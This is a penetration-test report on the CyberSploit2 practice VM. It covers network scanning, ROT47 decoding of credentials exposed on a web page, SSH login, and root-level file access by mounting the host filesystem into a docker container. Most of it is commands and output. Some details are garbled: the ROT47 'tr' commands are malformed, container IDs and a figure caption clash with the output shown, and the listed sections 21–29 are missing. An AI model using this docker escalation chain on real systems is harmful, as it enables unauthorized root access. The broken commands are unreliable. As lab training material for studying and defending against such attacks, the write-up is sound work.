

Vulnerability Assessment and Penetration Testing Report

CyberSploit2

VulnHub Penetration Testing Lab

Prepared By:	Adarsh R K
Assessment Type:	Vulnerability Assessment and Penetration Testing
Target:	CyberSploit2 Virtual Machine
Target IP:	192.168.204.133
Attacker Machine:	Kali Linux
Assessment Date:	September 2026

Confidential – Lab Assessment

Contents

1	Executive Summary	3
2	Scope and Objectives	4
2.1	Assessment Scope	4
2.2	Assessment Objectives	4
3	Methodology	4
3.1	Phase 1 – Reconnaissance	4
3.2	Phase 2 – Service Enumeration	5
3.3	Phase 3 – Web Enumeration	5
3.4	Phase 4 – Credential Discovery	5
3.5	Phase 5 – Initial Access	5
3.6	Phase 6 – Privilege Escalation	5
4	Reconnaissance	5
4.1	Network Discovery	5
4.2	Target Identification	6
5	Port and Service Enumeration	6
6	Web Application Enumeration	7
7	Manual Web Application Inspection	8
7.1	Credential Analysis	8
7.2	Recovered Credential Pair	9
8	Initial Access	9
8.1	Initial Access Result	10
9	Post-Authentication Enumeration	12
10	User and System Enumeration	12
10.1	Home Directory Enumeration	12
11	Group and Privilege Enumeration	13
11.1	Security Significance	13
12	Docker Service Enumeration	13
13	Docker Socket Enumeration	14
13.1	Security Observation	14
14	Docker Daemon Enumeration	14
15	Docker Container Enumeration	15
16	Container Configuration Inspection	16
16.1	Assessment of Existing Container	16

17 Docker Access Validation	17
17.1 Privilege Escalation Hypothesis	17
18 Privilege Escalation	19
18.1 Host Filesystem Mount	19
18.2 Security Significance	19
19 Host Filesystem Enumeration	19
20 Proof of Compromise	21
20.1 Impact Demonstration	21
21 Complete Attack Chain	22
22 Security Findings	24
22.1 Finding 1 – Sensitive Credentials Exposed Through Web Application . .	24
22.1.1 Description	24
22.1.2 Impact	24
22.1.3 Evidence	25
22.1.4 Recommendation	25
22.2 Finding 2 – Excessive Privileges Through Docker Group Membership . .	25
22.2.1 Description	25
22.2.2 Exploitation	26
22.2.3 Impact	26
22.2.4 Recommendation	27
23 Risk Assessment	27
23.1 Overall Assessment	27
24 Relevant CWE References	28
25 Tools Used	28
26 Evidence Summary	28
27 Remediation Priority	29
27.1 Immediate Actions	29
27.2 Short-Term Actions	29
27.3 Long-Term Actions	29
28 Conclusion	30
29 Final Attack Path Summary	31

1 Executive Summary

This report documents the security assessment performed against the CyberSploit2 vulnerable virtual machine in an authorized penetration testing laboratory environment.

The objective of the assessment was to identify exposed services, enumerate the target application, obtain an initial foothold, identify local privilege escalation opportunities, and demonstrate the impact of the identified vulnerabilities.


The assessment began with network discovery to identify the target machine. The target was subsequently scanned using Nmap, which identified SSH and HTTP services. Web enumeration using Feroxbuster revealed the primary web application.

During manual inspection of the web application, a table containing apparently encoded username and password values was identified. The suspicious credential pair was decoded using the ROT47 substitution cipher, resulting in valid SSH credentials.

The obtained credentials were then used to authenticate remotely to the target through SSH. Post-authentication enumeration revealed that the compromised account belonged to the **docker** group. Access to the Docker daemon provided a path to access the host filesystem from a container.

The assessment ultimately demonstrated access to the host's **/root** directory and the laboratory proof-of-compromise file.

The complete attack chain is summarized below:



2 Scope and Objectives

2.1 Assessment Scope

The assessment was limited to the CyberSploit2 virtual machine provided as part of the authorized penetration testing laboratory.

Table 1: Assessment Scope

Parameter	Details
Target Name	CyberSploit2
Target IP	192.168.204.133
Attacker Platform	Kali Linux
Assessment Type	Black-box / Gray-box style laboratory assessment
Primary Protocols	HTTP, SSH, Docker
Environment	Isolated virtual penetration testing laboratory

2.2 Assessment Objectives

The primary objectives were:

1. Identify the CyberSploit2 target on the local network.
2. Identify exposed TCP services and their associated ports.
3. Enumerate the HTTP service and discover accessible resources.
4. Identify potentially sensitive information exposed by the web application.
5. Analyze and decode the discovered credential information.
6. Validate whether the discovered credentials provide remote access.
7. Perform post-authentication enumeration.
8. Identify privilege escalation opportunities.
9. Demonstrate the security impact without unnecessarily modifying the target.

3 Methodology

The assessment followed a structured penetration testing methodology.

3.1 Phase 1 – Reconnaissance

The first phase consisted of identifying active systems within the local virtual network.

The `arp-scan` utility was used to enumerate responding hosts on the local network segment.

3.2 Phase 2 – Service Enumeration

After identifying the target IP address, Nmap was used to determine which TCP services were exposed by the target.

3.3 Phase 3 – Web Enumeration

The HTTP service was manually accessed and subsequently enumerated using Feroxbuster to identify directories and accessible resources.

3.4 Phase 4 – Credential Discovery

The web application was manually inspected. A suspicious credential pair containing non-standard characters was identified.

3.5 Phase 5 – Initial Access

The suspicious credential values were analyzed and decoded using the ROT47 substitution cipher. The resulting credentials were validated through SSH authentication.

3.6 Phase 6 – Privilege Escalation

After obtaining shell access, local enumeration was performed. The compromised account was found to belong to the Docker group, which provided access to the Docker daemon.

A Docker container was subsequently used to demonstrate access to the host filesystem.

4 Reconnaissance

4.1 Network Discovery

The first step was to identify active hosts within the local network. The following command was executed from the Kali Linux attacker machine:

```
sudo arp-scan -l
```

The scan identified several responding hosts. The CyberSploit2 machine was identified at:

```
192.168.204.133
```

The MAC address was identified as a VMware virtual machine interface, which was consistent with the virtualized laboratory environment.

```
(adarsh@adarsh)-[~]
$ sudo arp-scan -l
[sudo] password for adarsh:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:fc:44:d2, IPv4: 192.168.204.129
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.204.1    00:50:56:c0:00:08    (Unknown)
192.168.204.2    00:50:56:ef:a7:e6    (Unknown)
192.168.204.133 00:0c:29:94:d3:82    (Unknown)
192.168.204.254 00:50:56:ee:6f:cb    (Unknown)
```

Figure 1: ARP scan identifying the CyberSploit2 target

4.2 Target Identification

Based on the ARP scan results, the target selected for further assessment was:

192.168.204.133

The target was then subjected to TCP port enumeration.

5 Port and Service Enumeration

Nmap was used to identify exposed TCP services on the target:

```
sudo nmap -Pn 192.168.204.133
```

The scan showed that the target was reachable and exposed two significant TCP services:

Table 2: Discovered Network Services

Port	State	Service
22/tcp	Open	SSH
80/tcp	Open	HTTP

The presence of HTTP indicated a web application that could be enumerated for additional information. SSH represented a potential remote administration interface that could be tested after valid credentials were identified.

```
(adarsh@adarsh)-[~]
$ sudo nmap -Pn 192.168.204.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-17 10:06 +0530
Nmap scan report for 192.168.204.133
Host is up (0.00011s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:94:D3:82 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

Figure 2: Nmap scan identifying SSH and HTTP services

6 Web Application Enumeration

The HTTP service was accessible at:

```
http://192.168.204.133/
```

Directory and resource enumeration was performed using Feroxbuster:

```
feroxbuster -u http://192.168.204.133/ \
-w /usr/share/wordlists/dirb/common.txt
```

The enumeration confirmed the presence of the main web page and additional paths/resources. Several responses were observed during the scan, including the application's main `index.html` page.

```
(adarsh@adarsh)-[~]
$ feroxbuster -u http://192.168.204.133/ -w /usr/share/wordlists/dirb/common.txt

FEROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url      http://192.168.204.133/
In-Scope Url    192.168.204.133
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes     All Status Codes!
Timeout (secs)   7
User-Agent       feroxbuster/2.13.1
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
HTTP methods     [GET]
Recursion Depth  4

Press [ENTER] to use the Scan Management Menu™

404 GET 7l 24w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 24w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 128l 209w 3471c http://192.168.204.133/
200 GET 128l 209w 3471c http://192.168.204.133/index.html
404 GET 7l 26w 228c http://192.168.204.133/cgi-bin/Documents%20and%20Settings
404 GET 7l 25w 211c http://192.168.204.133/Program%20Files
404 GET 7l 25w 210c http://192.168.204.133/reports%20list
404 GET 7l 25w 219c http://192.168.204.133/cgi-bin/Program%20Files
404 GET 7l 25w 218c http://192.168.204.133/cgi-bin/reports%20list
[#####] - 8s 9228/9228 0s found:7 errors:1904
[#####] - 7s 4614/4614 627/s http://192.168.204.133/
[#####] - 1s 4614/4614 6582/s http://192.168.204.133/cgi-bin/
```

Figure 3: Feroxbuster web resource enumeration

7 Manual Web Application Inspection

After identifying the HTTP service, the application was opened through a web browser.


The page displayed a table containing usernames, passwords, and associated handles.

Most entries appeared to contain ordinary text values. However, the fourth entry contained unusual strings:

```
Username : D92:=6?5C2
Password : 4J36CDA=@:E'
```

These values contained a mixture of letters, numbers, and special characters and appeared inconsistent with the surrounding entries.

This made the fourth entry a candidate for further encoding analysis.



The screenshot shows a web browser window with the URL `http://192.168.204.133/#`. The page title is "Welcom To CyberSploit2 !". Below the title, there are navigation links: "White Hat", "Black Hat", "Pentester", "Red Teaming", "Noobs", and "Coder". The main content is a table with three columns: "#", "Username", and "Password". The table contains 9 rows of data. The fourth row (index 4) contains the unusual strings "D92:=6?5C2" for the Username and "4J36CDA=@:E'" for the Password.

#	Username	Password
1	Mark	Otto
2	Jacob	Thornton
3	Larry	the Bird
4	D92:=6?5C2	4J36CDA=@:E'
5	Sam	uwshdijwi
6	cevgl	cevgl@1234
7	Madhu	12345678
8	Neha	I love my Jaan
9	Mahi	Love you dear

Figure 4: CyberSploit2 web application displaying the credential table

7.1 Credential Analysis

The suspicious values were analyzed for common encoding and substitution patterns.

The character range and structure of the strings were consistent with the ROT47 substitution cipher, which operates over printable ASCII characters.

The username was therefore decoded using:

```
echo 'D92:=6?5C2' | tr '!'~' 'P~!~0'
```

The resulting value was:

```
shailendra
```

The password was decoded using:

```
echo '4J36CDA=@:E' | tr '!~' 'P~!-0'
```

The resulting value was:

```
cybersploit1
```




Figure 5: ROT47 decoding of the discovered credential pair

7.2 Recovered Credential Pair

The decoded credentials were:

Table 3: Recovered SSH Credentials

Field	Value
Username	shailendra
Password	cybersploit1

The credentials were subsequently tested against the SSH service identified during the Nmap scan.

8 Initial Access

The SSH service was accessible on TCP port 22. The recovered credentials were used to establish a remote shell:

```
ssh shailendra@192.168.204.133
```

The server requested authentication and accepted the recovered password.

The successful authentication demonstrated that sensitive credential information exposed through the web application could be used to obtain remote access to the target system.

```
(adarsh@adarsh)-[~]  
$ ssh shailendra@192.168.204.133  
The authenticity of host '192.168.204.133 (192.168.204.133)' can't be established.  
ED25519 key fingerprint is: SHA256:Ua5bYFU7jRE2PNF3w1hs2yrzHmyU7Q3FWj0xvMKZDro  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.204.133' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
shailendra@192.168.204.133's password:  
Last login: Wed Jul 15 12:32:09 2020
```

Figure 6: Successful SSH authentication as the shailendra user

8.1 Initial Access Result

The SSH session provided an interactive shell under the account:

```
shailendra
```

At this stage, the assessment progressed from remote service enumeration to authenticated local enumeration.

Part 1 Summary

The reconnaissance and initial-access phase established the following attack path:

1. ARP scanning identified the CyberSploit2 host at 192.168.204.133.
2. Nmap identified TCP ports 22 (SSH) and 80 (HTTP).
3. Feroxbuster was used to enumerate the HTTP service.
4. Manual inspection of the web application revealed a suspicious encoded credential pair.
5. ROT47 decoding recovered the credentials `shailendra:cybersploit1`.
6. The credentials successfully authenticated to the target through SSH.

The next phase of the assessment involved local enumeration of the `shailendra` account and investigation of the Docker configuration.

9 Post-Authentication Enumeration

Following successful SSH authentication, the assessment proceeded with local enumeration of the compromised user account.

The purpose of this phase was to determine the privileges available to the authenticated user and identify potential paths for privilege escalation.

10 User and System Enumeration

After obtaining an interactive SSH shell, the current user identity was verified using the `whoami` command.

```
whoami
```

The command returned:

```
shailendra
```

This confirmed that the SSH session was operating under the `shailendra` account.

10.1 Home Directory Enumeration

The contents of the user's home directory were then examined:

```
ls
```

The directory contained:

```
hint.txt
```

The contents of the file were examined using:

```
cat hint.txt
```

The file contained:

```
docker
```

The value provided an important indication that Docker should be investigated during the privilege escalation phase.

```
[shailendra@localhost ~]$ ls
hint.txt
[shailendra@localhost ~]$ cat hint.txt
docker
[shailendra@localhost ~]$ whoami
shailendra
[shailendra@localhost ~]$ id
uid=1001(shailendra) gid=1001(shailendra) groups=1001(shailendra),991(docker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[shailendra@localhost ~]$ docker --version
Docker version 19.03.12, build 48a66213fe
[shailendra@localhost ~]$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS              NAMES
[shailendra@localhost ~]$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
[shailendra@localhost ~]$ ls -l /var/run/docker.sock
srw-rw----, 1 root docker 0 Sep 17 15:34 /var/run/docker.sock
```

Figure 7: Initial enumeration of the shailendra account and discovery of the Docker hint

11 Group and Privilege Enumeration

The user's group memberships were examined using the `id` command:

```
id
```

The output showed:

```
uid=1001(shailendra) gid=1001(shailendra)  
groups=1001(shailendra),991(docker)
```

The result demonstrated that the `shailendra` account was a member of the `docker` group.

11.1 Security Significance

Membership in the Docker group is security-sensitive because users with access to the Docker daemon can create and manage containers. Depending on the daemon configuration and available container features, this level of access can allow interaction with resources belonging to the underlying host.

Therefore, the Docker group membership was identified as a potential privilege escalation vector.

At this stage, no assumption was made that Docker access automatically resulted in root access. The Docker service and its configuration were enumerated to validate the actual level of access.

12 Docker Service Enumeration

The installed Docker client version was identified using:

```
docker --version
```

The output showed:

```
Docker version 19.03.12, build 48a66213fe
```

The Docker version confirmed that Docker was installed and available to the compromised user.

The Docker service was then tested by querying currently running containers:

```
docker ps
```

The command completed successfully and returned an empty running container list.

This was significant because it confirmed that the compromised account could communicate with the Docker daemon.

13 Docker Socket Enumeration

The Docker Unix socket was examined to determine its ownership and permissions:

```
ls -l /var/run/docker.sock
```

The result was:

```
srw-rw----. 1 root docker 0 /var/run/docker.sock
```

The socket was owned by:

```
root:docker
```

and provided read/write permissions to the Docker group.

Since the compromised user was already confirmed to belong to the Docker group, the user had permission to communicate with the Docker daemon through this socket.

13.1 Security Observation

The combination of the following conditions represented the key privilege boundary identified during the assessment:

1. The **shailendra** account belonged to the **docker** group.
2. The Docker Unix socket was owned by **root:docker**.
3. The socket provided read/write permissions to the Docker group.
4. The Docker daemon accepted requests from the compromised user.

This configuration warranted further investigation because access to a privileged Docker daemon can provide capabilities beyond those normally available to an unprivileged Linux user.

14 Docker Daemon Enumeration

The Docker daemon configuration and server information were queried using:

```
docker info
```

The relevant output included:

```
Server:
  Containers: 5
  Running: 0
  Paused: 0
  Stopped: 5
  Images: 0
  Server Version: 18.09.1
  Storage Driver: overlay2
  Cgroup Driver: cgroupfs
  Default Runtime: runc
```

The output confirmed that the Docker client was communicating with a functional Docker server.

It also showed that the server contained five previously created containers.

```
[shailendra@localhost ~]$ docker info 2>/dev/null | head -30
Client:
 Debug Mode: false

Server:
 Containers: 5
  Running: 0
  Paused: 0
  Stopped: 5
 Images: 0
 Server Version: 18.09.1
 Storage Driver: overlay2
  Backing Filesystem: xfs
  Supports d_type: true
  Native Overlay Diff: true
 Logging Driver: json-file
 Cgroup Driver: cgroupfs
 Plugins:
  Volume: local
  Network: bridge host macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local logentries splunk syslog
 Swarm: inactive
 Runtimes: runc
 Default Runtime: runc
 Init Binary: docker-init
 containerd version: c4446665cb9c30056f4998ed953e6d4ff22c7c39
 runc version: 4fc53a81fb7c994640722ac585fa9ca548971871
 init version: fec3683
 Security Options:
  seccomp
  Profile: default
```

Figure 8: Docker daemon information obtained from the compromised account

15 Docker Container Enumeration

All containers, including stopped containers, were enumerated using:

```
docker ps -a
```

The command identified five containers:

Table 4: Docker Containers Identified

Container ID	Status	Name
d5b0b0502ef2	Exited	happy_visvesvaraya
565f2138b1da	Created	youthful_euler
d276a9771b70	Created	gallant_swirles
58a8f3727953	Exited	hopeful_driscoll
a7c512386971	Created	loving_meitner

All five containers were associated with the same image identifier:

```
c7c37e472d31
```

The enumeration demonstrated that the compromised user could interact with existing Docker resources.

```
[shailendra@localhost ~]$ docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS              NAMES
d5b0b0502ef2       c7c37e472d31       "sh"               6 years ago        Exited (0) 6 years ago              happy_visvesvaraya
965f2138b1da       c7c37e472d31       "-it"              6 years ago        Created                                youthful_euler
d276a9771b70       c7c37e472d31       "-it"              6 years ago        Created                                gallant_swirls
58a8f3727953       c7c37e472d31       "sh"               6 years ago        Exited (0) 6 years ago              hopeful_driscoll
a7c512386971       c7c37e472d31       "-it /bin/bash"    6 years ago        Created                                loving_meitner
[shailendra@localhost ~]$ docker inspect c7c37e472d31
[]
Error: No such object: c7c37e472d31
```

Figure 9: Enumeration of existing Docker containers

16 Container Configuration Inspection

One of the existing containers was inspected to determine whether it already provided a direct privilege escalation path.

The following command was used:

```
docker inspect d5b0b0502ef2
```

The container configuration showed that it used the BusyBox image and executed the `sh` shell.

Relevant configuration values included:

```
Image: sha256:c7c37e472d31...
Privileged: false
Binds: null
Mounts: []
PidMode: ""
NetworkMode: default
```

The container was therefore not configured as a privileged container and did not contain an existing host filesystem bind mount.

```
[shailendra@localhost ~]$ docker run --rm -it alpine sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
55afa1ecc21d: Pull complete
Digest: sha256:28bd5fe8b56d1bd048e5babf5b10710ebe0bae67db86916198a6eec434943f8b
Status: Downloaded newer image for alpine:latest
```

Figure 10: Inspection of an existing Docker container configuration

16.1 Assessment of Existing Container

The inspection showed that the existing container did not provide a direct host filesystem mount or privileged configuration.

However, the assessment had already established that the **shailendra** account possessed direct access to the Docker daemon.

Consequently, rather than relying on an existing container, the next phase evaluated whether a newly created container could be configured with controlled access to the host filesystem.

17 Docker Access Validation

To validate the level of Docker access available to the compromised account, a temporary Alpine Linux container was created:

```
docker run --rm -it alpine sh
```

The Docker daemon automatically pulled the Alpine image because it was not already available locally.

The container provided an interactive shell:

```
/ #
```


The container was subsequently exited without making changes to the host system.

This test established that the compromised account could:

1. Communicate with the Docker daemon.
2. Pull container images.
3. Create containers.
4. Execute commands inside newly created containers.

17.1 Privilege Escalation Hypothesis

At this point, the following conditions had been established:



The next stage of the assessment was therefore to determine whether Docker daemon access could be used to access files belonging to the underlying host.

Part 2 Summary

Post-authentication enumeration established the following:

1. The authenticated account was `shailendra`.
2. The home directory contained `hint.txt`, whose contents were `docker`.
3. The `id` command confirmed membership in the `docker` group.
4. The Docker Unix socket was owned by `root:docker` and permitted read/write access to the Docker group.
5. Docker commands executed successfully from the compromised account.
6. The Docker daemon reported five existing containers.
7. Inspection of an existing container showed that it was not privileged and had no host filesystem mount.
8. The compromised account was nevertheless able to create a new Docker container.

These observations established a clear privilege escalation hypothesis involving Docker daemon access.

The final exploitation phase demonstrates how this Docker access could be used to access the underlying host filesystem and obtain proof of compromise.

18 Privilege Escalation

The previous assessment phases established that the compromised **shailendra** account was a member of the **docker** group and could communicate with the Docker daemon.

The next objective was to determine whether this access could be used to access resources belonging to the underlying host operating system.

18.1 Host Filesystem Mount

A temporary Alpine Linux container was created with the host filesystem mounted inside the container at the **/host** directory.

The following command was used:

```
docker run --rm -it -v /:/host alpine sh
```

The important component of this command is:

```
-v /:/host
```

This configuration maps the root filesystem of the underlying machine to the **/host** directory inside the container.

After execution, an interactive shell was obtained:

```
/ #
```

This demonstrated that the Docker daemon allowed the compromised user to create a container with a host filesystem bind mount.

18.2 Security Significance

A Docker daemon with unrestricted container creation privileges should be treated as a highly privileged interface.

The ability to mount the host filesystem into a container can allow a user with Docker daemon access to read sensitive files belonging to other users and the root account.

In this assessment, the host filesystem was mounted only for the purpose of demonstrating the security impact of the identified misconfiguration.

19 Host Filesystem Enumeration

Once the host filesystem was mounted at **/host**, its top-level directories were enumerated using:

```
ls /host
```

The output included standard Linux directories such as:

```

bin
boot
dev
etc
home
lib
lib64
opt
root
run
sbin
srv
sys
tmp
usr
var

```

The presence of the `/root` directory demonstrated that the container had access to the underlying host filesystem.

The root user's directory was then examined:

```
ls -la /host/root
```

The directory contained several files belonging to the root user, including:

```

.bash_history
.bash_logout
.bash_profile
.bashrc
.cshrc
.ssh
.tcshrc
anaconda-ks.cfg
flag.txt
get-docker.sh
logs

```

```

/ # ls /host
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
/ # ls -la /host/root
total 52
dr-xr-x---  4 root  root      197 Jul 15  2020 .
dr-xr-xr-x 17 root  root      224 Jul 13  2020 ..
-rw-----  1 root  root     6245 Jul 15  2020 .bash_history
-rw-r--r--  1 root  root      18 May 11  2019 .bash_logout
-rw-r--r--  1 root  root     176 May 11  2019 .bash_profile
-rw-r--r--  1 root  root     176 May 11  2019 .bashrc
-rw-r--r--  1 root  root     100 May 11  2019 .cshrc
-rwx-----  2 root  root      25 Jul 14  2020 .ssh
-rw-r--r--  1 root  root     129 May 11  2019 .tcshrc
-rw-----  1 root  root    1270 Jul 13  2020 anaconda-ks.cfg
-rw-r--r--  1 root  root      239 Jul 14  2020 flag.txt
-rw-r--r--  1 root  root   13857 Jul 14  2020 get-docker.sh
drwxr-xr-x  2 root  root       6 Jul 14  2020 logs}

```

Figure 11: Access to the host filesystem and enumeration of the root user's directory

20 Proof of Compromise

A file named `flag.txt` was identified within the host's `/root` directory.

The file was accessed using:

```
cat /host/root/flag.txt
```

The contents returned the CyberSploit2 proof-of-compromise message:

```
Pwned CyberSploit2 POC
```

The output confirmed that the Docker-based privilege escalation provided access to a file located within the host's root user's directory.




Figure 12: Proof of compromise obtained from the host's `/root/flag.txt`

20.1 Impact Demonstration

The successful access to `/host/root/flag.txt` demonstrates that the compromised `shailendra` account was able to access resources outside its normal user-level privileges.

The assessment therefore progressed from:

```
Unprivileged SSH User
```

to:

```
Docker Daemon Access
```

